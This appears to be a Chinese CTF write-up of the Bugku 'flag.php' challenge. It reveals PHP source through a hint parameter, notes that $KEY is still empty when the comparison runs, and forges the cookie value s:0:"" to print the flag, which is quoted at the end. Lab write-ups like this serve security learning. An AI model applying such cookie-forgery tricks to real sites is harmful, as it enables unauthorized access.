【CTF整理】WriteUp Bugku flag.php

原创

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

WriteUp Bugku flag.php

题目：http://123.206.87.240:8002/flagphp 点击：flag.php





随便输入点击没有反应，右键查看源码，没什么有价值的发现

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>
```

想到提示hint，将之作为url参数提交试试，出现php代码。


```
<?php
error_reporting(0);
include_once("flag.php");
$cookie  =  $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
        show_source(__FILE__);
}
elseif  (unserialize($cookie)  ===  "$KEY")
{
        echo  "$flag";
}
else  {
?>
<html>
<head>
<meta  http-equiv="Content-Type"  content="text/html;  charset=UTF-8">
<title>Login</title>
<link  rel="stylesheet"  href="admin.css"  type="text/css">
</head>
<body>
<br>
<div  class="container"  align="center">
    <form  method="POST"  action="#">
        <p><input  name="user"  type="text"  placeholder="Username"></p>
```

```
            <p><input  name="password"  type="password"  placeholder="Password"></p>
            <p><input  value="Login"  type="button"/></p>
        </form>
    </div>
    </body>
    </html>

    <?php
    }
    $KEY='ISecer:www.isecer.com';
    ?>
```


顺序：1、2、3、4、5、

```
<?php
error_reporting(0);
include_once("flag.php");     //  1、flag的位置
$cookie = $_COOKIE['ISecer'];   //  2、读取cookie的值  Name="ISecer" ，vlaue="暂时不知道"
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")   //  3、当cookie的值的反序列化值全等于$KEY的值，输出$flag的值
{
    echo "$flag";   // 5、知道KEY值后，思路：构造一个值等于NULL，即序列化一个NULL值，使这个值作为cookie的值带入代码计算，触发echo "$flag"得到flag。
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';  //  4、$KEY的值虽然给出，但是代码在最后，执行不到这里，所以$KEY应该为空NULL
?>
```

构造一个null的序列化值


```
<?php
$a=""; //给变量a一个空值null
$s = serialize($a);  //序列化a值
echo $s;//输出结果
?>
```

代码运行结果：


s:0:"";

然后修改页面的cookie值为s:0:"";，刷新页面即可得到flag

我的cookie被我不小心删除了，所以我重新添加了一个



一样可以得到flag



flag{unserialize_by_virink}

by 久违

2020.10.29